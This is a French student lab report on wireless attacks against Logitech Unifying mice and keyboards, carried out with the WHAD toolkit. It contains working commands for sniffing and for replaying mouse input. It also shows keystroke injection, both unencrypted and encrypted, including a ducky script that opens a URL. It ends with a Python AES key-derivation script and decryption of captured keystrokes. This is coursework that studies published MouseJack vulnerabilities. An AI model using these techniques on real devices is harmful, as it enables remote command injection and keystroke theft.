Rapport de BE IOT

Baptiste Rébillard & Aurélien Pouilles

9 janvier 2026

Table des matières

1 Le protocole Unifying

2 Capture et rejeu d'une souris

Q1

Lorsqu'on scan avec wuni-scan on obtient l'activité de la souris, dont son adresse (`ca:e9:06:ec:a4`) :

```
 → whad git:(release/v1.3.0) wuni-scan -i uart0
Scanning for Unifying devices on channels 0-100 ...
[041][ca:e9:06:ec:a4] 004f000055000000005c00
[041][ca:e9:06:ec:a4] 00c2000001f0ff00004e00 | Mouse (movement)
[041][ca:e9:06:ec:a4] 00c20000ff1f0000002000 | Mouse (movement)
[041][ca:e9:06:ec:a4] 004f000055000000005c00
[041][ca:e9:06:ec:a4] 00c20000fe2f0000001100 | Mouse (movement)
[041][ca:e9:06:ec:a4] 00c2000002e0ff00005d00 | Mouse (movement)
```

Q2

Selon la documentation de wsniff, voici les paramètres à utiliser :

- **Sniffer du trafic Logitech Unifying :** Spécifier le domaine `unifying` en fin de commande.
- **Fournir l'adresse :** Utiliser l'option `-f` (ou `-address`).
- **Canal :**
  - **Fixe :** Option `-c` suivie du numéro de canal (0-100).
  - **Automatique :** Option `-s` (ou `-scanning`) pour balayer les fréquences.
- **Format d'affichage :** Option `-format` suivie de `raw`, `hexdump`, `show` ou `repr`.

Un exemple d'utilisation se trouve dans la question suivante.

Q3

On écoute le traffic Unifying avec wsniff et on le pipe dans wdump pour l'enregistrer au format pcap,

```
 → whad git:(release/v1.3.0) wsniff -i uart0 --format=show unifying --scanning | wdump unifying.pcap
[•••]Dumping 48 packets into pcap file: unifying.pcap
```

FIGURE 1 – Capture du traffic Unifying

Q4

Avec une première analyse du pcap obtenu avec wanalyze (qu'on pourrais aussi regarder dans Wireshark) :




FIGURE 2 – Affichage du dump de la capture du traffic Unifying

Techniquement, les adresses n'ont pas été distinguées, mais aucun autre appareil n'émettait durant la capture.

Q5

On tente d'abord de dumper dans un format utilisable (ici json) :




FIGURE 3 – Dump au format json

On va ensuite analyser avec python la trajectoire de la souris :

```python
import subprocess
import json
import matplotlib.pyplot as plt

cmd = "wplay --flush unifying.pcap | wanalyze --json"
proc = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE
    , text=True)

x, y = [0], [0]
cur_x, cur_y = 0, 0

```

```python
for line in proc.stdout:
    try:
        data = json.loads(line)
        cur_x += data.get('x', 0)
        cur_y += data.get('y', 0)
        x.append(cur_x)
        y.append(cur_y)
    except:
        continue

plt.plot(x, y)
plt.gca().invert_yaxis()
plt.show()

```




FIGURE 4 – Trajectoire de la souris capturé

Q6

C'est possible avec wuni-mouse aussi :

```
 ➜  whad git:(release/v1.3.0) ✗ wuni-mouse -i uart0 -a ca:e9:06:ec:a4
Mouse move (dx:-1, dy:0)
Mouse move (dx:0, dy:0) | right button pressed
Mouse move (dx:-3, dy:2) | right button released
Mouse move (dx:0, dy:0) | right button pressed
Mouse move (dx:1, dy:-1) | right button released
Mouse move (dx:0, dy:0) | right button pressed
```

FIGURE 5 – Affichage texte de la souris

2.1 Injection de click

Q7

Avec la commande wuni-mouse :

FIGURE 6 – Injection

Sur l'écran de la victime on remarque bien que la souris fait un click droit "L"(Left) Maintenant, pour rejouer, on va prendre une capture et l'exécuter, puis la rediriger vers wuni-mouse qui va simuler la souris (injecter une à une les actions de la souris précédemment capturées) et les envoyer sur l'UART0 avec l'adresse usurpée :




FIGURE 7 – Attaque rejeu

3 Injection de frappe non-chiffré et chiffré sur dongle clavier

Q8

Les dongles Logitech Unifying sont vulnérables à l'injection de paquets clavier non-chiffrés (BN-0002)[1]. Le dongle accepte des paquets en clair s'ils sont formatés comme des paquets HID++ (sans passer par AES).
La structure est la suivante :

$$P = \mathbf{ADDR}_{victim} \parallel 00 \parallel C1 \parallel 00 \parallel \mathbf{HID} \parallel 00000000 \parallel \mathbf{CS}$$

- C1 : Octet indiquant un paquet de type clavier.
- **HID** : Code scan de la touche à injecter (ex : $0x04$ pour 'a').
- **CS** : Checksum assurant la validité du paquet.

L'adresse de la victime est l'adresse du clavier. On usurpe donc ici l'adresse de l'émetteur (le clavier).

Q9

On va utiliser wuni-keyboard :




FIGURE 8 – Injection de frappe non chiffré

On observer le texte injecté sur l'ordinateur de la victime.

Q9bis

L'attaque (BN-0013)[1] exploite la **malléabilité du XOR** avec le fait que le flux de chiffrement est statique.

- Le paquet « Key Up » étant composé de zéros en clair, son interception montre directement le flux de chiffrement ($0 \oplus \text{flux} = \text{flux}$).

— Une fois ce flux connu, il suffit de l'appliquer (via XOR) au code HID de la touche souhaitée (ex : `0x05` pour 'b') pour forger un paquet chiffré valide sans connaître la clé.

Q10

L'argument `-r` permet d'attendre qu'une frappe légitime soit appuyé pour en récupérer le compteur AES et pouvoir ensuite injecter des frappes. (On l'a récupéré avec `wuni-keyboard -help` car le -r n'existe pas dans la doc compilé pour stable ni release de l'outil Whad).

Q11

```
(my_venv) ➜  ~ cat rick.ducky
ALT F2
DELAY 1000
STRING firefox https://www.youtube.com/watch?v=dQw4w9WgXcQ
DELAY 1000
ENTER
(my_venv) ➜  ~ wuni-keyboard -i uart0 -a 0f:e4:9c:09:5b -l fr -d rick.ducky -r
[!] Capturing encrypted keystroke...
firefox https://www.youtube.com/watch?v=dQw4w9WgXcQ
```

FIGURE 9 – Injection de Rick Roll avec chiffrement

Q12

FIGURE 10 – Lecture de l'appairage

Nous avons annoté la capture avec les packets qui font l'appairage (et retiré en rouge les `keep-alive` pour faciliter la lecture). On remarque bien :

1. le `device_wpid` qui correspond au `Wireless Product ID` du clavier.
2. le `dongle_wpid` qui correspond au `Wireless Product ID` du dongle.
3. le `device_nonce` qui correspond à la valeur aléatoire généré par le clavier
4. le `dongle_nonce` qui correspond à la valeur aléatoire généré par le dongle.

Q13 / Q14

On converti les ID trouvé à la question précédente en hexa :

— dongle : $(34818)_{10} = (8802)_{16}$

— clavier : $(16461)_{10} = (404d)_{16}$

On a completer le R avec les 4 premier octets de l'adresse, suivi du WPID(clavier), suivi du WPID(dongle), suivi du nonce (clavier) suivi du nonce(dongle). Ensuite on fait les opérations de dérivation de clé pour générer la clé AES.

```python
def derive_logitech_key():
    R = [0] * 16
    R[0] = 0xA8
    R[1] = 0x41
    R[2] = 0x9E
    R[3] = 0xB5
    R[4] = 0x40
    R[5] = 0x4D
    R[6] = 0x88
    R[7] = 0x02
    R[8] = 0x87
    R[9] = 0x56
    R[10] = 0xEF
    R[11] = 0x3B
    R[12] = 0xD1
    R[13] = 0xAE
    R[14] = 0x7E
    R[15] = 0xEA

    K = [0] * 16
    K[0]  = R[7]
    K[1]  = R[1] ^ 0xFF
    K[2]  = R[0]
    K[3]  = R[3]
    K[4]  = R[10]
    K[5]  = R[2] ^ 0xFF
    K[6]  = R[5] ^ 0x55
    K[7]  = R[14]
    K[8]  = R[8]
    K[9]  = R[6]
    K[10] = R[12] ^ 0xFF
    K[11] = R[5]
    K[12] = R[13]
    K[13] = R[15] ^ 0x55
    K[14] = R[4]
    K[15] = R[11]

    key_hex = ''.join(f'{b:02x}' for b in K)
    return key_hex.upper()

print(f"AES Key: {derive_logitech_key()}")

```

Avec le script précédent : on trouve la clé et on vérifie avec wanalyze que notre script est correct :

```
(my_venv) ➜  Downloads python aes_logitech.py
AES Key: 02BEA8B5EF61187E87882E4DAEBF403B
(my_venv) ➜  Downloads wplay --flush logitech_pairing.pcap|wanalyze
[✓] pairing_cracking → completed
  - key:  02bea8b5ef61037e87882e4daebf403b
```

FIGURE 11 – Récupération de la clé AES

Q15





FIGURE 12 – résultat du wplay

Les packets chiffrés contiennent la chaine `Logitech_Encrypted_Keystroke_Payload`. Le premier packet n'est pas chiffré mais le 4e de la capture l'est (les `keep-alive` ne le sont pas).

Q16

Avec wplay il est possible d'indiquer la clé, le contenu est alors dechiffré. On ne remarque rien de spécial mais maintenant `decrypted=True` :



Q17

Avec la clé trouvé à la question 13, on a la possibilité de déchiffrer le flux, puis on utilise wanalyze pour `decoder` proprement les frappes de clavier (en azerty FR) :

```
(my_venv) ➜  Downloads wplay --format show --flush logitech_encrypted_traffic.pcap -d -k 02bea8b5ef61037e87882e4daebf403b|wanalyze --set locale=fr
[✓] keystroke → completed
  - key:  a

[✓] keystroke → completed
  - key:  b

[✓] keystroke → completed
  - key:  c

[✓] keystroke → completed
  - key:  d

[✓] keystroke → completed
  - key:  e

[✓] keystroke → completed
  - key:  f

[✓] keystroke → completed
  - key:  g

[✓] keystroke → completed
  - key:  h
```

FIGURE 13 – Dechiffrement du flux avec la clé calculé

Q18

non capturé

Références

[1] Marc Newlin. MouseJack, KeySniffer and beyond : Keystroke sniffing and injection vulnerabilities in 2.4ghz wireless mice and keyboards. 2016.